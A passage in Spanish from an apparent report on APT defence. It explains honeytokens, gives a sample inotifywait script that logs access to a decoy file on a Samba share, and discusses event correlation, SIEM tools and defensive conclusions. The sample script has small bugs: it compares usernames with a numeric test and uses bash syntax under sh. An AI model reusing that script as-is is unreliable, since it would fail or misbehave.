El objetivo de un *HoneyToken* es muy similar al de un IDS, es decir, detectar intrusiones en los sistemas; sin embargo, utilizan un procedimiento diferente. Mientras que un IDS generalmente se basa en firmas para detectar patrones anómalos, un *HoneyToken* utiliza un enfoque más astuto. Al igual que cualquier otro tipo de *HoneypPot,* la idea de un HoneyToken es crear un cepo y esperar a que el atacante caiga en el mismo para alertar de la intrusión. Quizás el concepto más simple de *HoneyToken* sería el de la creación de una cuenta de correo falsa dentro de nuestro dominio para identificar posibles campañas de APT en forma de *Spear Phishing Attack* hacia nuestra organización.

Sin embargo este concepto puede ser utilizado dentro de muchos ámbitos:

- La creación de un recurso Web falso: por ejemplo añadir al *robots.txt* una entrada *admin* como "*Disallowed*".
- La creación de un registro falso en la base de datos: por ejemplo añadir números de tarjetas de créditos falsas de forma que cualquier acceso a las mismas genere el evento oportuno.
- Monitorizar un puerto que no debería ser accedido.
- La creación de ejecutables “cepo”, de forma que si estos son extraídos
- y ejecutados por un atacante envíen información sobre el entorno de dicho intruso.

Como puede verse, al igual que la ingeniería social, la creación de este tipo de contramedidas depende de la astucia y creatividad[280] del responsable de seguridad.

Veamos uno de estos casos. El siguiente *script*, desarrollado por Antonio Villalón[281], muestra un ejemplo sencillo de HoneyToken. La idea es crear un fichero denominado "*Despidos.doc*" en un recurso compartido por *Samba*, y utilizar la API *inotify*[282] para monitorizar el acceso al mismo mediante la siguiente instrucción:

---

280 **My Top 6 Honeytokens**
http://software-securilty.sans.org/blog/2009/06/04/my-top-6-honeytokens/
281 **HoneyTokens**
http://www.securityartwork.es/2009/05/15/honeytokens/
282 **Inotify**
http://linux.die.net/man/2/inotify_add_watch

```
inotifywait -m -e access DESPIDOS.DOC | while read FILE ACTION; do ACCION done
```

Veámoslo de forma más elaborada:

```
#!/bin/sh
MARGEN=60
LASTU=0
LASTT=0
# Accion a realizar ante un acceso
function action(){
echo "ACCESO de $USER a $FILE en modo $ACTION"
}
function buffer(){
if [ $USER -eq $LASTU ]; then
        DIFF=`expr $TIME \- $LASTT`
        if [ $DIFF -gt $MARGEN ]; then
                action
        fi
else action
fi
LASTU=$USER
LASTT=$TIME
}
if [ $# -ne 1 ]; then
        echo "Deteccion de acceso a ficheros"
        echo "USO: $0 fichero"
        exit -1
fi
inotifywait -m -e access $1|while read FILE ACTION; do
        USER=`ps -ef|grep $FILE|head -1|awk '{print $1}'`
        TIME=`date +%s`
        buffer
done
```

Mediante la sustitución de la función *action()* por algo más elaborado (por ejemplo, el envío de un evento por correo, un SMS, SNMP, etc.) se conseguiría tener un sistema de detección de intrusos para detectar accesos ilegítimos a nuestro sistema (siempre y cuando se acceda al fichero en cuestión).

Tal y como comenta Villalón, el uso de este tipo de ganchos es particularmente interesante, porque a cambio de una inversión mínima —existen *HoneyTokens* muy sencillos, y su mantenimiento una vez implantados es casi inexistente— se obtiene una información de alto valor. Téngase en cuenta que uno de los principales problemas de los IDS basados en red es la tasa de falsos positivos que pueden llegar a generar, y el coste asociado a procesar toda la información que producen día a día. Asimismo, sistemas más complejos como *HoneyNets* no suelen implantarse con frecuencia salvo en entornos grandes y/o especialmente

concienciados en temas de seguridad ya que, generalmente, los beneficios obtenidos del sistema no suelen cubrir el coste asociado a la implantación y mantenimiento del mismo.

Considere por tanto el uso de este tipo de contramedidas en su organización para servir como capa adicional de defensa a la hora detectar indicios de infección por parte de APT.

6.4. Métodos de Correlación

En puntos anteriores del presente informe se han dado pautas básicas, ideas o recomendaciones de cómo detectar ciertas anomalías en nuestras redes y sistemas, generar nuestras propias alertas, o simplemente indicar cómo encontrar aquello que puede ser o no sospechoso de nuestro entorno tecnológico. Todo ello con el objetivo de ayudarnos a detectar un posible ataque dirigido, pero desde un punto de vista individual.

Llegados a este punto del informe conviene comentar que en nuestros días, el procesamiento de la información por medio de sistemas de análisis avanzado se ha convertido en una herramienta esencial en el campo de la seguridad en redes. La aparición de cambios de estado, alertas, advertencias, fallos de red y accesos de red no permitidos, pasan desapercibidos al responsable de sistemas y solo se detectan tras incurrir en algún tipo de problema o grave error.

Sin embargo, existe una estrategia especialmente útil para detectar todas las alertas, que consiste en agregar todos los eventos y comprender su relación, ya que en conjunto, proporcionan una fuente de información muy útil, permitiendo la confluencia de conocimiento significativo acerca de lo que ocurre en nuestros sistemas puede convertirse en clave para decisiones estratégicas.

De manera más específica, la correlación de incidentes es el proceso de comparar distintos eventos, normalmente de fuentes distintas e incluso de fuentes externas (nube de eventos), para identificar patrones y relaciones que permitan identificar los eventos que pertenecen a un ataque o que indiquen algún tipo de actividad

maliciosa. Permite entender mejor la naturaleza de un evento, reduciendo de esta forma la carga de trabajo de inspección de incidentes y automatiza la clasificación y redirección de incidentes a un ámbito determinado. También permite a los analistas eliminar información o eventos duplicados e identificar y reducir el número de falsos positivos.

No existen unas reglas estándar para detectar el origen de un incidente pero este tipo de herramientas pueden ayudar a encontrar el origen de un problema de forma que se pueda solucionar de raíz sin tener que lidiar repetidamente con las consecuencias. Para lograr este objetivo se considera necesario prestar especial atención a la correlación mediante el empleo de ventanas temporales, así como la posibilidad de realizar una integración mediante el uso de un EBS *(Events Business Suite)*, los eventos derivados y la correlación causal. Del estudio de la información al respecto se deduce que las dos líneas de trabajo más interesantes son ESP (*Event Stream Processing*) y CEP (Complex Event Processing), siendo el primero un caso especial del segundo, más simple y mejor desarrollado por el momento.

Si se opta por un sistema de correlación compleja, la arquitectura de la plataforma de correlación de eventos estará basada en un subsistema de publicación-suscripción con soporte para suscripciones específicas que capturen los requisitos de correlación de eventos. Este subsistema deberá ser la base para la correlación distribuida de eventos haciendo factible la escalabilidad del sistema.

El objetivo de CEP, es descubrir la información útil contenida en los acontecimientos que se suceden a todos los niveles de la organización y analizar su impacto como caso complejo y luego ejecutar un plan de acción en tiempo real. El volumen de datos con los que se trabaja es bastante grande. La monitorización con ventanas temporales deslizantes es ineficiente si todos los eventos han de ser evaluados por un solo motor de correlación. Por tanto, interesa implantar un sistema distribuido de correlación mediante el uso de varios motores de correlación integrados mediante diferentes técnicas. Esta estructura facilita enormemente la escalabilidad del sistema y contribuye a alcanzar los objetivos de implantar un sistema de correlación compleja de eventos y tolerancia a fallos.

Existen distintas herramientas *SIEM*[283] [284] [285] en el mercado tanto comerciales como *open-source* aunque todas son complejas de gestionar pero una vez ajustadas al entorno, permiten automatizar una parte importante del análisis de incidentes que de otro modo o no se haría o necesitaría mucho tiempo de dedicación. Su automatización junto con la integración con el resto de procesos de gestión puede facilitar enormemente las operaciones de supervisión de forma eficiente. Con esto se puede revisar la eficacia de ciertos controles implantados en la organización ajustándolos según los problemas detectados. Idealmente, este tipo de sistemas permite anticiparse a algunos riesgos de seguridad que puedan afectar a la organización.

283 **Cyberoam**
http://www.cyberoam-iview.org/
284 **Open-siem**
http://alienvault.com/products/open-source-siem
285 **Collective intelligence**
http://code.google.com/p/collective-intelligence-framework/

7. Conclusiones

La introducción de las tecnologías en los ámbitos de espionaje, delincuencia o terrorismo ha demostrado ser una peligrosa herramienta puesta en manos de organizaciones dispuestas a invertir en estos nuevos vectores de ataque que les permitan una consecución más efectiva y eficaz de los objetivos que persiguen.

La aparición de las APTs dentro del marco mundial de la ciberseguridad, por tanto, pone de manifiesto un escenario de continua evolución de las amenazas y un nuevo paradigma de protección para las organizaciones. Hace tiempo que la protección del perímetro dejó paso a estrategias de protección integrales y en estos momentos las organizaciones deben ser capaces de afrontar los riesgos desde una perspectiva punto a punto. No basta con establecer medidas preventivas frente a estas amenazas, se deben establecer a su vez mecanismos que nos permitan detectar y reaccionar correctamente ante cualquier incidente exitoso.

Disponer de una estrategia para preparar a una organización contra los peligros asociados con las APT es un proceso continuo. Al igual que en los procesos de desarrollo, despliegue y mantenimiento, los errores ocurren pero se debe reconocer su existencia y estar preparados para su aparición y mitigación**. Estamos hablando de la gestión del riesgo que como todos sabemos, se trata de un proceso cíclico y en constante evolución**.

Por todo lo anterior**, toda organización necesita disponer de personal preparado que disponga de los medios tecnológicos necesarios para gestionar cualquier riesgo asociado a las APTs**. Este grupo debe realizar las siguientes tareas:

- **Vigilancia constante** mediante herramientas automatizadas de monitorización en tiempo real, u otras como soluciones de tipo SIEM (*Security Information and Event Management*) que permitirán en cierta medida adelantarse a las acciones que pueda realizar una amenaza antes de que ocurran los incidentes.

- Puesto que la utilización de medidas tecnológicas son necesarias pero pueden ser insuficientes, en muchas ocasiones será necesario **buscar comportamientos anómalos** en la infraestructura TIC, asumiendo que los ataques están ocurriendo.

- Debe existir una **vigilancia permanente relativa a lo que entra y sale desde nuestras redes y hacia dónde se dirige ese tráfico**, ya que prácticamente la totalidad de APTs tratan de establecer distintos tipos de comunicaciones con los objetivos esenciales para bien enviar la información sustraída a un servidor o descargarse nuevos funcionalidades en forma de módulos que aporten más persistencia, más vectores de ataque, etc.

- **Promover la concienciación y educación al personal de la empresa**; sobre todo a aquellos que son más susceptibles de sufrir incidentes ya que, según las estadísticas, el factor humano y el uso de la ingeniería social para engañar a los usuarios es uno de los elementos más utilizados como punto de entrada de una APT.

- **Cualquier nueva tecnología añade nuevos riesgos** que deben estudiarse y mitigarse; la defensa perimetral hace tiempo que dejó de ser efectiva por sí sola por esta razón, las organizaciones deben ser especialmente cautas a la hora de implementar tecnologías sin haber realizado un análisis de riesgos previo.

- Utilizar los conocimientos adquiridos en la organización a través de las **lecciones aprendidas** de incidentes de seguridad anteriores, esto incluye la experiencia acumulada con la utilización de herramientas trampa como *Honeypots*, en procesos de análisis forenses, de estudio de anomalías detectadas o de otras actuaciones que permitan adquirir conocimientos útiles en la detección de nuevas amenazas.

Todas estas medidas, apoyadas en profesionales cualificados así como en los servicios de detección, alerta temprana y respuesta ofrecidos por los CERTs, nos proporcionarán unos niveles de madurez adecuados en términos de protección frente a este tipo de amenazas.